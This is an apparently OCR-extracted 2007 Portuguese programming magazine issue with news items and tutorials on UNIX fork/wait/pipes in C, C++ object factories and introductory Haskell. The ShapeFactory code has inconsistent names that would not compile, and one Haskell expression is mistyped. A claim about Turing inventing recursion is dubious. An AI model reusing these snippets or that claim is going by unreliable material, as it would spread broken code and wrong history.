PROGRAMAR

A REVISTA PORTUGUESA DE PROGRAMAÇÃO

Revista nº11 - Novembro de 2007

www.portugal-a-programar.org

programação concorrente em ambientes UNIX

e ainda...

Introdução ao XSLT

Vulnerabilidades em aplicações Web

índice

3 notícias
4 tema de capa
8 a programar
26 segurança
32 tecnologias
34 internet
36 bluescreen
37 projectos

equipa PROGRAMAR

contacto
revistaprogramar
@portugal-a-programar.org

website
www.revista-programar.info

Revista Programar 2.0?

Vivemos cada vez mais a web 2.0, fenómeno social que tem trazido a inúmeros seres humanos a possibilidade de, acima de tudo, participar, colaborar, ter voz activa à escala global defronte de uma assistência inalcançável no mais lotado auditório da suposta vida real. Tendo em conta este facto algo de curioso se constata, não é a revista programar um projecto que tem por alicerces a partilha e a cooperação, tudo em prol do utilizador anónimo que se interessa pela programação, feito por aqueles que da sua experiência gostam de oferecer uma parte? Será a revista programar um projecto 2.0? O que lhe falta para o ser, o que impede mais utilizadores de colaborarem?

Embora o projecto em essência seja 2.0, aquilo que poderá trazer mais utilizadores a participar tem muito a ver com determinados factores que qualquer projecto Web 2.0 tenta garantir, entre os quais: motivação, usabilidade, público alvo. Estaremos nós a caminhar para a revista programar 2.0? Aproveito para analisar a perspectiva da revista quanto a alguns destes factores. Motivação: para que uma revista funcione não é necessário que seja entregue uma medalha a cada elemento que nela decidiu participar, mas tendo em consideração uma equipa mutável em que cada elemento porventura prescindiu de muito para produzir o artigo final em questão, é necessário algum tipo de recompensa, geralmente não mais que imaterial, mas necessária. Uma das grandes tarefas de uma revista, e de outro género de projecto, passa por tentar criar, para o próprio projecto, prestígio e relevância suficientes perante uma comunidade externa onde os colaboradores se insiram, de modo a que o acto de participar em tal projecto os faça sentirem-se orgulhosos. No entanto, tudo depende de como é exposto o autor do artigo na revista, uma simples referência nos confins de uma ficha técnica poderá não ser o melhor método. Neste aspecto temos tentado melhorar, será que isso ainda nos impede de ganhar mais utilizadores?

Usabilidade: aquele que é, sem dúvida, um dos conceitos mais importantes de qualquer projecto de programação, adquire na revista um significado um pouco diferente. Não se trata propriamente da curva de aprendizagem que um novo utilizador terá para conseguir lidar com as tarefas que o nosso programa resolve, mas sim a facilidade com que novos utilizadores podem integrar a equipa de redacção e desde logo começar a produzir, bem como os meios técnicos sobre os quais toda a revista é desenvolvida. Este é sem dúvida o ponto onde a revista programar mais precisa de melhorar, o que tentaremos a longo prazo.

Público Alvo: há que ter sempre cuidado com o nível de complexidade que um projecto social acarreta, algo muito específico poderá limitar o número de utilizadores que nele podem participar, o que, embora produza conteúdo de qualidade, não será adequado se este escassear. Neste aspecto penso que qualquer um, ainda que com o mais vazio dos currículos, poderá encontrar pensando um pouco, algo dentro de si que sabe fazer e faz bem, com qualidade, podendo assim ensinar a outros.

No fundo estes três pontos levam avante, ou pelo menos não fazem submergir, um projecto social. Esta revista está longe de submergir, mas poderia ter já descolado. Se há algo que isso está a impedir, se é por culpa nossa ou da comunidade subjacente, algo terá de ser mudado, e será mudado. A Revista Programar já é um direito de todos aqueles que falam português.

Nova versão do kernel Linux

Linus Torvalds e a sua equipa anunciaram finalmente a conclusão do Linux 2.6.23. Entre as novidades encontra-se a integração de um Completely Fair Scheduler (CFS), um novo controlador de processos, bem como novos controladores de máquinas virtuais para para-virtualização de Linux em Linux e suporte para guest em ambiente Xen.

Segundo Linus, a demora não se ficou a dever a nenhum problema específico, mas antes a pequenos bugs que foram atrasando cada vez mais as prioridades da equipa.

Linus referiu ainda que, para além das grandes novidades, a maior parte das revisões ao código não ultrapassou as duas linhas, com alguns drivers, máquinas virtuais e controladores de rede a exigirem mais trabalho.

A surpresa mais inesperada foi a inclusão da implementação de MAC (Mandatory Access Control), SELinux, deixando para trás a noção de módulos imposta pelo Linux Security Models (LSM). Esta questão já tinha levado a algumas trocas de ideias entre Torvalds e a comunidade de segurança e levou mesmo Linus a dizer que o LSM iria continuar no Kernel.

Mac OS X Leopard disponível

Desde o dia 26 de Outubro que os utilizadores Mac de todo o mundo podem ter nas suas mãos a nova versão 10.5 do sistema operativo Mac OS X. Os utilizadores portugueses, em especial, poderão dirigir-se a uma loja e adquirir o sistema com licença para um utilizador, por um preço de 129 euros, ou a versão Family Pack, que inclui cinco licenças, por 199 euros.

Entre as trezentas novidades destaca-se a Time Machine, uma aplicação de cópia de segurança dos dados integrada no sistema, que visa simplificar o processo de backups regulares, e a Spaces, uma aplicação que possibilita a criação de vários desktops virtuais estanques, com aplicações específicas a correr em cada um deles. A interface CoverFlow, já utilizada no iTunes, foi aplicada ao Finder e em conjunto com a aplicação QuickLook, permite a visualização de todo o tipo de ficheiros, num ambiente gráfico tridimensional.

Endereços de IP esgotados até 2010

Em 2010, provavelmente, já não haverá endereços IP para disponibilizar: o aviso foi lançado por Vint Cerf, um dos fundadores da Internet.

Vint Cerf pediu aos fornecedores de acessos de Internet (ISP) que comecem a disponibilizar endereços IP da próxima geração. A IPv4, base de dados que está a ser utilizada actualmente, tem capacidade de fornecer quatro mil milhões de endereços. De cada vez que um router, telemóvel ou computador acede à Internet, é-lhe fornecido um endereço único, o IP. Com a invasão de smartphones e portáteis, é provável que em 2010 já não haja endereços novos disponíveis, avisou o também presidente do Icann, noticia a PC Pro. Para prevenirmos que as pessoas não consigam aceder à Internet por não haver endereços IP para atribuir, a sugestão vai no sentido de se disponibilizar endereços da IPv6, com capacidade para mais de 340 triliões de endereços.

Até agora, esta base de dados homologada há 10 anos, ainda só é utilizada na Ásia. Os ISP, continua Cerf, ainda não o fizeram, pois os consumidores não o pediram. A nova versão não é compatível com a actual, pelo que a migração traria custos que seriam suportados, no final, pelo consumidor.

No nosso país a Fundação para a Computação Científica Nacional (FCCN) deu já um passo ao apresentar às entidades de ensino e investigação ligadas à rede RTCS uma proposta para a compatibilidade das infra-estruturas de rede da totalidade dos organismos participantes com a norma IPv6, que deverá estar a funcionar até final de 2008.


Quanto às operadoras, a Portugal Telecom e a Novis estão a seguir as estratégias internacionais e a aproveitarem os upgrades de rede para tornarem as suas infra-estruturas compatíveis com o protocolo IPv6.

A nível europeu, em 13% dos países da Europa a 25, o IPV6 já é uma realidade. A nível mundial, e no que se refere ao sistema de nomes de domínio, números de Novembro passado indicam que 21 DNSs já tinham suporte para IPV6 e 89 códigos de país.

Programação Concorrente em Ambientes UNIX

Introdução

Nos últimos tempos os processadores chegaram a um ponto onde se tornou praticamente impossível aumentar a sua frequência, de modo a que a solução foi passar para as arquitecturas multi-core. No entanto, nesta abordagem os ganhos não são tão lineares como podem parecer, i.e., duplicar o número de núcleos não significa duplicar a velocidade das aplicações. Isto porque se a aplicação não for projectada para este tipo de arquitectura, só irá fazer uso de um dos núcleos.



Neste artigo será abordada uma forma de responder a esta situação (não necessariamente a melhor). Assim, serão abordadas algumas system calls disponíveis em ambientes UNIX, para criação e manutenção de processos, bem como para a comunicação entre eles. Será usada a linguagem C.

Processos e Threads

Um processo é aquilo que executa um conjunto de instruções associadas a um programa (programa este que pode ter vários processos a si associados), tendo cada um uma zona de memória independente. Cada processo possui também um identificador único (o process identification ou simplesmente pid). Por sua vez, cada processo pode ser constituído por várias threads (linhas de execução), que partilham as variáveis globais e a heap, mas têm uma stack independente. Ter vários processos e/ou threads em execução em simultâneo é um requisito essencial para que se tire partido de um processador multi-core. O facto de partilharem recursos torna as threads mais leves do que os processos, permitindo também uma comunicação mais simples entre elas. Por estes motivos, a utilização de várias threads é habitualmente a melhor opção para programação concorrente; no entanto, não será esse o tema abordado neste artigo, centrando-se em vez disso nos processos.

Criação e Manutenção de Processos

As principais system calls disponíveis para a criação e manipulação de processos são as seguintes:

- `fork` cria um processo filho;
- `wait` espera que um processo termine;
- `getpid` devolve o pid de um processo;
- `exit` termina o processo actual.

Para as usar serão necessárias as bibliotecas `unistd.h`, `sys/types.h`, `stdlib.h` e `sys/wait.h`. De seguida analisar-se-á cada uma das system calls indicadas (excepto a `exit`, que é do conhecimento geral da maioria dos programadores).


fork

```
pid_t fork(void);
```

Esta system call cria um processo filho (em relação ao que a invoca). Todo o código que estiver depois da sua invocação passará a ser executado por duas entidades. É claro que na maior parte dos casos o que se pretende é que cada um dos processos execute uma determinada parte do código, não tendo grande utilidade a execução do código em duplicado. Mas como é que se indica o é que deve ser feito por um processo e pelo outro?

A resposta está no valor devolvido pelo `fork`. Este devolve para o processo que o invocou (o processo pai) o valor correspondente ao pid do novo processo [1)] (do processo filho), enquanto que ao novo processo devolve o valor 0. Assim, verificando este valor pode-se controlar aquilo que será executado pelo processo pai e o que é para o processo filho (isto é valido para os casos mais simples, quando se cria mais do que um processo filho as coisas podem não ser assim tão fáceis). De seguida apresenta-se um pequeno exemplo.

[1)] Também pode ser devolvido o valor -1 caso ocorra algum erro.




```
int main() {
  pid_t pid=fork();

  if(pid==0) puts("Processo filho");
  else puts("Processo pai");

  puts("Fim");

  return 0;
}
```

Ao executar este código a mensagem "Fim" será mostrada duas vezes, enquanto que as outras duas só são mostradas uma vez cada. Experimentando executar o programa várias vezes, certamente será possível ver que a ordem pela qual as mensagens são mostradas não é sempre igual. Este é um comportamento típico das aplicações concorrentes.

wait

pid_t wait(int *status);

Esta system call permite esperar pela finalização de um processo filho. Quando isso acontecer, é colocada em `status` informação relativa à forma como o processo terminou [2)]. Devolve o pid do processo que terminou, a menos que ocorra um erro, devolvendo -1 nesse caso. De seguida mostra-se um exemplo de utilização desta system call.

```
int main() {
  pid_t pid=fork();

  if(pid==0) {
    puts("Processo filho arrancou..");
    sleep(10);
    puts("Processo filho terminou.");
  } else {
    puts("Processo pai");
    if(pid!=wait(NULL))
puts("Erro!!!");
    puts("Fim");
  }
  return 0;
}
```

Certamente a mensagem "Fim" só irá aparecer depois da mensagem "Processo filho terminou.". Se se retirar a linha correspondente à função `wait`, o mais provável é que o programa encerre antes da mensagem "Processo filho terminou." ser mostrada.

De notar que, caso fossem criados vários processos filho, esta função só esperaria por um deles (para vários será necessário executar várias vezes a função, como seria de esperar). Mais do que isso, esta função não permite controlar qual o processo filho pelo qual se vai esperar. Para isso existe uma variante desta system call, a `waitpid (pid_t waitpid(pid_t wpid, int *status, int options);)`. Esta já permite a indicação do processo de que se está à espera (através do parâmetro `wpid`), assim como algumas opções adicionais que não são relevantes para este artigo. Mais um pequeno exemplo de utilização:

```
int main() {
  pid_t pid1, pid2;
  pid1=fork();

  if(pid1==0) {
    puts("Processo filho 1
arrancou...");
    sleep(4);
    puts("Processo filho 1
terminou.");
  } else {
    pid2=fork();

    if(pid2==0){
      puts("Processo filho 2
arrancou...");
      sleep(1);
      puts("Processo filho 2
terminou.");
    } else {
      puts("Processo pai");
      waitpid(pid1, NULL, 0);
      puts("Fim");
    }
  }
  return 0;
}
```

Tal como está, só com o fim do primeiro processo filho a ser criado é que aparece a mensagem "Fim". Se se tivesse usado a função `wait` (ou colocado o valor -1 no primeiro parâmetro da função `waitpid`), mal um dos processos filho terminasse, o pai também terminaria.

[2)] Existem várias macros já definidas que permitem extrair a informação do status (que é apenas um inteiro); para mais informação consultar as man pages do `wait`.

getpid

pid_t getpid(void);

Esta system call permite saber o pid do processo que está a correr. Existe também uma variante que devolve o pid do processo que lançou o processo actual (ou seja, o pid do processo pai): `pid_t getppid(void);`.

Um exemplo da sua utilização:

```
int main() {
  pid_t pid;
  pid=fork();

  if(pid==0) {
    printf("Processo filho - pid: %d / pai: %d\n", getpid(), getppid());
  } else {
    printf("Processo pai - pid: %d / filho: %d\n", getpid(), pid);
    wait(NULL);
  }

  return 0;
}
```

Ambos os programas deverão mostrar os mesmos valores, apenas com a ordem trocada. Agora pode-se experimentar remover a chamada ao `wait` (linha 9), e executar o programa várias vezes. É provável que em algumas delas, a função `getppid` devolva o valor 1. Isto aconteceria no caso da chamada à função ocorrer depois do processo pai já ter terminado, e nestas situações, o processo pai passa a ser o processo 1.

Por fim apresenta-se um exemplo onde se mostra uma possível utilização das funções aqui abordadas. Pretende-se procurar um determinado valor num vector de inteiros, e caso este exista, determinar a posição no vector em que esse mesmo valor se encontra. O vector terá 200 posições, e será inicializado com uma sequência de inteiros de 1 a 200. Vão criar-se 4 processos para efectuar a procura e devolver a posição onde o elemento está para o processo principal. O valor a procurar será o 90.

```
int main() {
  pid_t pid;
  int vals[200];
  int i, j, n=90, status;

  for(i=0; i<200; i++)
    vals[i]=i+1;
  for(i=0; i<4; i++) {
    pid=fork();
    if(pid==0) {
      for(j=50*i; j<50*(i+1); j++)
        if(vals[j]==n) exit(j);

      exit(255);
    }
  }

  for(i=0; i<4; i++) {
    wait(&status);

    if(WEXITSTATUS(status)!=255)
      printf("O valor esta na posicao: %d\n", WEXITSTATUS(status));
  }

  return 0;
}
```

Aqui já não se usa apenas o resultado do `fork` para saber qual é o processo que está a correr. Recorre-se também ao valor que a variável i possui num determinado momento. De notar também que os processos filho são encerrados ainda dentro do if, algo que é bastante frequente neste tipo de problemas, pois permite um maior controlo sob aquilo que é executado por cada processo.

Neste exemplo foi usada a macro `WEXITSTATUS`, que extrai o valor devolvido por um processo, a partir do valor dado pela função `wait`.

Este método possui algumas limitações. Isto porque o valor devolvido pelo exit não pode ser superior a 255. Assim, cada processo poderia, no máximo, pesquisar 255 posições. No entanto, existem formas de comunicação entre processos mais funcionais, uma das quais será abordada na próxima secção.

Comunicação Entre Processos com Pipes

As pipes são uma forma de comunicação entre processos bastante usada em UNIX, que muitos utilizadores estão habituados a ver numa shell. Agora irá mostrar-se como usar este mecanismo em conjunto com as restantes system calls aqui apresentadas.

Uma pipe funciona como um ficheiro. Na sua criação, obtêm-se dois descritores, um onde se podem escrever dados, outro de onde se podem ler dados. No entanto, um processo só pode ler, e o outro só pode escrever, i.e., a informação só circula num sentido. Para a criar, usa-se a função `int pipe(int filedes[2]);`. Em `filedes[0]` é

colocado o descritor aberto em modo de leitura, e em `filedes[1]` o descritor aberto em modo de escrita (em cada processo, só se usa um deles, como foi abordado atrás, razão pela qual se deve fechar o descritor que não vai ser usado).

Vai então resolver-se um problema semelhante ao anteriormente apresentado, mas agora com um vector de 10000 posições, com valores de 0 a 999 (repetidos várias vezes), procurando pelo valor `0`.


```
int main() {
  pid_t pid;
  int vals[10000];
  int i, j, n=0;
  int filho_pai[2];

  if(pipe(filho_pai)==-1) exit(1);

  for(i=0; i<10000; i++)
    vals[i]=i%1000;
  for(i=0; i<4; i++) {
    pid=fork();
    if(pid==0) {
      close(filho_pai[0]);
      for(j=2500*i; j<2500*(i+1); j++)
        if(vals[j]==n)
write(filho_pai[1], &j, sizeof(int));
      close(filho_pai[1]);
      exit(0);
    }
  }
  close(filho_pai[1]);
  for(i=0; i<4; i++)
    wait(NULL);
  while(read(filho_pai[0], &j,
sizeof(int)))
    printf("O valor esta na posicao:
%d\n", j);
  close(filho_pai[0]);
  return 0;
}
```

O método é semelhante ao usado anteriormente. A única diferença é mesmo a forma como os valores são devolvidos ao processo pai. Como se pode ver, as pipes já não têm limitações com o tamanho da informação, podendo também ser utilizadas por vários processos em simultâneo. Neste exemplo, foram usadas para enviar informações dos processos filho para o processo pai, mas também podem ser usadas em sentido inverso (é claro que no caso de haver vários processos a ler numa mesma pipe, é necessário algum cuidado).

Conclusão

Ao longo deste texto, foram abordados alguns dos mecanismos básicos disponíveis em ambientes UNIX que permitem construir aplicações concorrentes, tendo sido também apresentados alguns exemplos (simples) de aplicação. Estes mecanismos possuem ainda outra grande utilidade, a execução de aplicações externas, assunto que, no entanto, sai fora do tema deste texto. Sugere-se o estudo das system calls da família.

SOBRE O AUTOR



Rui Gonçalves é estudante de Matemática e Ciências de Computação na Universidade do Minho, frequentando actualmente o 5º ano. Encontra-se também a trabalhar num projecto de investigação na área da computação paralela.

Rui Gonçalves

Object Factories

Introdução

Os processos de abstracção e modularidade em programação orientada a objectos, em particular em C++, são facilmente conseguidos através dos conceitos de herança, polimorfismo e métodos virtuais. Na verdade, o sistema em run-time é capaz de "despachar" métodos virtuais para os correctos objectos derivados, conseguindo assim executar o código que pretendemos em cada um dos instantes. A literatura referente à programação orientada a objectos é vasta em exemplos.

Geralmente quando utilizamos este tipo de técnicas encontramo-nos num estado em que os objectos já estão criados, e dessa forma mantemos referências ou ponteiros que nos servirão para invocar o(s) método(s) desejados.

No entanto um problema poderá existir quando queremos usufruir das vantagens oferecidas pela herança e polimorfismo durante a criação de objectos. Este problema leva-nos geralmente ao paradoxo de "construtores virtuais"!

Para melhor explicar o descrito, tome-se o seguinte excerto de código:

```
class Base { ... };
class Derived : public Base { ... };
class AnotherDerived : public Base {
... };
...
//criacao de um objecto do tipo
Derived, atribuindo-o a um ponteiro do
tipo Base
Base* pB = new Derived;
```

Repare-se que se quisermos criar um objecto do tipo `AnotherDerived`, teríamos que alterar a última linha e colocar "`new AnotherDerived`". É impossível ter mais dinamismo com o operador new. Para o conseguirmos teríamos de lhe passar o tipo que queremos construir sendo que tinha de ser conhecido no momento da compilação da aplicação, sendo impossível defini-lo no momento em que o programa se encontra a ser executado.
Assim, verificamos que a criação de um objecto é um processo completamente diferente do processo de invocar um método virtual num objecto previamente construído. O problema descrito tem particular interesse quando o nosso programa quer construir objectos em tempo de execução dos quais nós não sabemos no momento da compilação qual será o seu tipo.

O que desejávamos, para resolver o problema anterior, era que o seguinte código pudesse ser escrito em C++ da seguinte forma (impossível, como todos sabemos!):

```
class theClass = Read(fileName);
Document* pDoc = new theClass;
```

Uma possível solução para este problema é a utilização de Object Factories, uma técnica que abordarei de forma resumida no restante artigo.

Object Factories

Para explicar o funcionamento de uma Object Factory vamos utilizar o típico exemplo das figuras geométricas, assim:

```
class Shape
{
public:
   virtual void Draw() const = 0;
   virtual void Rotate(double angle) =
0;
   virtual void Zoom(double
zoomFactor) = 0;
   ...
};
```

Em conjunto com a classe `Shape`, podemos depois ter uma classe `Drawing` que contém uma lista de `Shapes` e que servirá para os manipular. A classe `Drawing` terá, entre outros métodos, o `Drawing::Save` e o `Drawing::Load`.

```
class Drawing
{
public:
   void Save(std::ofstream& outFile);
   void Load(std::ifstream& inFile);
   ...
};

void Drawing::Save(std::ofstream&
outFile)
{
   for (cada elemento no drawing)
       (elemento)->Save(outFile);
}
```

Até este ponto não há qualquer problema. Quando pretendemos guardar um `Circle` podemos simplesmente colocar no ficheiro onde guardamos a informação de que se trata de um círculo. O problema existe no método de carregar um ficheiro e criar o Shape certo, isto é, no método `Drawing::Load`. Como é que eu crio o objecto dinamicamente? Apenas sei que é um `Circle` ...

Uma solução simples, mas pouco elegante, é escrever o método `Drawing::Load` da seguinte forma:

```
// um ID unico por tipo de shape
namespace DrawingType
{
//os ficheiros guardados tem um header
onde e indicado o tipo de figura
geometrica que representam
const int
   LINE = 1,
   POLYGON = 2,
   CIRCLE = 3;
}

void Drawing::Load(std::ifstream&
inFile)
{
   // handling de erros omitido
   while (inFile)
   {
      // ler o tipo de objecto
      int drawingType;
      inFile >> drawingType;

      // criar um novo objecto vazio
      Shape* pCurrentObject;
      switch (drawingType)
      {
         using namespace DrawingType;

      case LINE:
         pCurrentObject = new Line;
         break;

      case POLYGON:

         pCurrentObject = new Polygon;
```

A implementação apresentada tem um problema grave. Cada vez que se queira introduzir um novo tipo de Shape, por exemplo um `Circle`, obriga-nos a alterar o método `Drawing::Load`. Repare-se que apenas suportamos linhas e polígonos!

Quando se trata de componentes de software complexos é muito provável que a alteração de código, por pequena que seja, possa introduzir erros. Para elementos genéricos a utilização do código apresentado acima afigura-se como um grave problema!

A ideia para resolver este problema é transformar o `switch` numa única linha:

```
Shape* CreateConcreteShape();
```

Sendo que o método `CreateConcreteShape` saberá como criar o objecto pretendido de forma automática.

A solução será a nossa Factory manter uma associação entre o tipo de objectos (que poderá ser o seu ID) e um ponteiro para um método com a assinatura do apresentado acima, que tem como objectivo a criação do objecto específico que desejamos criar a determinada altura. Assim, é o próprio código do objecto que sabe como se deve "auto-criar" deixando a porta aberta para uma mais simples integração de novas funcionalidades.

A associação poderá ser conseguida com recurso a um `std::map`, em que a chave é o ID que identifica o tipo de objecto que desejamos construir. Na realidade o `std:map` fornece-nos a flexibilidade do `switch` com a possibilidade de ser aumentado durante a execução do programa. (Um `map` é uma estrutura definida na `Standard Template Library`)

O código seguinte mostra o desenho da classe `ShapeFactory` que terá a responsabilidade de criar e gerir todos os objectos derivados de Shape:

```
class ShapeFactory
{
public:
   typedef Shape*
(*CreateShapeCallback)();

private:
   typedef std::map<int,
CreateShapeCallback> CallbackMap;

public:
   // retorna 'true' se o registo
ocorreu sem problema
   bool RegisterShape(int ShapeId,
CreateShapeCallback CreateFn);
   bool UnregisterShape(int ShapeId);
   Shape* CreateShape(int ShapeId) {
    CallbackMap::const_iterator i =
callbacks_.find(shapeId);
     if (i == callbacks_.end())
     {
          // Nao foi encontrado
```

```
            throw
std::runtime_error("Unknown Shape
ID");
      }

   // Invocar o metodo de criacao para
o objecto ShapeId
      return (i->second)();
   }

   static policy_factory* instance() {
        if(!my_instance)
           my_instance = new
ShapeFactory;
         return my_instance;
   }

private:
   CallbackMap callbacks_;
   static policy_factory *my_instance;
};
```

[shapefactory.h]

A classe guarda um mapa chamado `callbacks_` e disponibiliza um método para registo do ID para cada objecto e do ponteiro para o método que deverá ser chamado no caso de queremos criar um objecto do tipo identificado pelo ID.

Há ainda um pormenor no que respeita ao desenho da classe factory. É de interesse mantermos a factory única para posteriormente cada objecto poder registar o ponteiro para o membro de criação. Esta característica é conseguída através do método `static policy_factory* instance()` que será utilizado para aceder à única instância existente da nossa factory.

Com esta abordagem estamos no fundo a dividir responsabilidades, uma vez que cada objecto (derivado de Shape) tem a responsabilidade de saber como deve ser criado e de efectivamente se criar.
Cada novo objecto derivado de Shape precisa apenas de criar um método que permita ser criado. Um exemplo é apresentado de seguida:

```
Shape* CreateLine()
{
   return new Line;
}
```

Claro que o apresentado é apenas um exemplo e como tal um objecto pode ter um processo de criação muito mais complexo que o apresentado:

```
namespace
{
   Shape* CreateLine()
   {
      return new Line;
   }
   // O ID da classe Line
   const int LINE = 1;
   //registo do ID, como chave, e do
ponteiro para o metodo de criacao do
objecto
   const bool registered =
ShapeFactory::Instance().RegisterShape(
LINE, CreateLine);
}
```


[line.cpp]

Para a criação de um objecto "on demand" bastará:

```
Shape* sh = ShapeFactory::instance()-
>CreateShape(LINE);
```

Apresentou-se, neste artigo, uma introdução a uma técnica de programação denominada por Object Factories. Com este tipo de técnica é dada mais liberdade e abstracção, facilitando a criação de objectos de tipos não conhecidos no momento de compilação, mas que sabemos derivarem de tipos conhecidos. Resta referir que o apresentado, embora funcional, é apenas um pequeno exemplo e que para o bom funcionamento de uma Object Factory seria necessário o desenvolvimento de mais algum código de controlo.
O código apresentado foi adaptado do livro "Modern C++ Design: Generic Programming and Design Patterns Applied" de Andrei Alexandrescu (2001).


SOBRE O AUTOR



Ricardo Azevedo é Eng. de Software na PT Inovação, trabalhando essencialmente na área de investigação e desenvolvimento de Redes de Próxima Geração.

Ricardo Azevedo

Introdução ao Haskell



Introdução

Durante uma conferência em 1987 foi decidido que era necessário um standard de linguagem funcional. O Haskell nasceu aí e foi evoluindo aos poucos até em 97 ter sido elaborada a definição base da linguagem - este marco ficou conhecido como Haskell 98.

Sendo uma linguagem funcional, destaca-se imediatamente pela inexistência de ciclos e em vez disso é dada preferência ao uso da recursividade. Entre outras caracteristicas, que podem ser facilmente pesquisadas, Haskell pode-se considerar Strongly Typed, Pure, Lazy evaluation.

Para a utilização dos programas de código fonte Haskell existem duas opções - o uso de interpretadores, como GHC, Hugs, ou através da compilação do código, sendo que neste caso utiliza-se o compilador GHC.

O básico

A extensão dos ficheiros haskell é .hs, e cada ficheiro de código haskell deve conter uma "etiqueta" que o identifica na primeira linha:

```
module Nome where
```

sendo que `Nome` é o nome que se deseja dar ao módulo e:
- inicia-se obrigatoriamente por letra maiúscula;
- não pode conter espaços.

Os comentários poderão ser feitos usando `--`.

Primeiro Programa

O nosso primeiro programa será um incrementador de um valor. Devido à necessidade de ter conhecimentos mais avançados para se poder fazer a impressão de texto, não poderemos começar pelo típico Hello World. Iremos também usar sempre o interpretador GHC.

Definição de uma função:

```
incrementa :: Int -> Int
```

Esta linha representa a assinatura de uma função, e a sua notação é inspirada na notação matemática f: X -> Y. Deste modo, e fazendo correspondência:

- `incrementa` - nome da função, equivalente ao f;

- :: - separador, equivalente a : numa função matemática;

- `Int` - é o domínio (X) e o contradomínio (Y) de uma função, referindo-se ao tipo de dados recebidos/resultantes;

- -> - separador de variáveis.

O programa em si:

```
incrementa :: Int -> Int
incrementa x = x+1
```

Na função `incrementa`, apresentada acima, a primeira linha de código refere-se à definição do tipo da função, isto é, refere de que tipo será o input e o output. A segunda, por sua vez, define quais são as variáveis a ser usadas e a operação a realizar.

Um outro exemplo simples pode ser a definição de uma função que receba dois elementos, e como resultado dê o valor da sua soma:

```
soma :: Int -> Int -> Int
soma a b = a+b
```

Listas

Um dos tipos de dados mais populares das linguagens de programação funcional são as vulgarmente chamadas listas ou sequências. Sendo assim torna-se importante saber o que é na realidade uma lista.

Uma lista não é mais que um conjunto de qualquer tipo de dados -inteiros, bools, caracteres, pares, etc.

Para se definir uma lista, usa-se:

- [- usado para iniciar uma lista;

-] - usado para terminar uma lista;

- , - usado para separar os vários elementos de uma lista.

```
[1,2,3,4,5,6,7,8,9,10]
```

Esta é a definição da lista que contém todos os números de 1 a 10.

O exemplo apresentado é bastante simples e está correcto. No entanto, torna-se pouco funcional para listas de muitos elementos.

Imagine-se então o caso em que se teria a necessidade de definir uma lista que contivesse todos os números de 1 a 100. Para tal, o melhor método seria utilizar a função EnumFromTo, que dentro de uma lista se pode representar por "..", e que como resultado nos dá a lista de todos os elementos de 1 a 100.

```
[1..100]
```

Os exemplos apresentados permitem a criação de listas caso os seus elementos sejam seguidos, mas por vezes as listas não contêm elementos seguidos, mas sim, por exemplo, só os números pares, ou só alguns caracteres.

Para isto é possível utilizar listas por compreensão, que são um tipo específico de listas onde existe uma ou mais variáveis e onde podem existir condições de filtragem.

```
[x|x<-[1..10], 0==mod(x 2)]
```

Este exemplo apresenta a lista de todos os elementos pares de 1 a 10. Como se pode verificar, a definição desta lista pode ser dividida em duas partes:

- `x|x<-[1..10]` - onde são apresentados a variável e os valores a percorrer;

- `0==mod x 2` - onde é colocada a condição, o filtro que define qual será o output. Neste caso só os valores pares são aceites.

Por sua vez, é também possível definir uma lista de pares que contenha alternadamente Inteiros e caracteres:

```
[(x,y)|x<-[1..6], y<-['E'..'J']]
```

O output destas duas definições será respectivamente:

```
[2,4,6,8,10]
```

e

```
[(1,'E'),(1,'F'),(1,'G'),(1,'H'),(1,'I'),(
1,'J'),(2,'E'),(2,'F'),(2,'G'),(2,'H'),(2,
'I'),(2,'J'),(3,'E'),(3,'F'),(3,'G'),(3,'H
'),(3,'I'),(3,'J'),(4,'E'),(4,'F'),(4,'G')
,(4,'H'),(4,'I'),(4,'J'),(5,'E'),(5,'F'),(
5,'G'),(5,'H'),(5,'I'),(5,'J'),(6,'E'),(6,
'F'),(6,'G'),(6,'H'),(6,'I'),(6,'J')]
```

Recursividade

Durante os anos 30, Alan Turing definiu a ideia de máquina de Turing, que viria a ficar associada à noção de função computável. Mais tarde, o próprio Turing provou ser necessária recursividade na linguagem funcional para nela se poder definir funções computáveis. Deste modo nasceu a recursividade, que não é mais que a invocação de uma função dentro dela própria.

```
incrementa :: Int -> Int
incrementa x = incrementa x+1
```

O caso apresentado representa uma função que incrementa uma unidade à variável x, infinitamente. No entanto, esta função em si não nos é nada útil, pois nunca acaba. É possível, então, colocar condições que a façam terminar.

```
incrementa :: Int -> Int -> Int
incrementa a b = if(a<b)
                 then incrementa (a+1) b
                 else a
```

Neste exemplo a função incrementa invoca-se a ela própria enquanto o valor de a for menor que b.

Recursividade com Listas

```
ultimo :: [Int] -> Int
ultimo [] = 0
ultimo (h:[]) = h
ultimo (h:t) = ultimo t
```

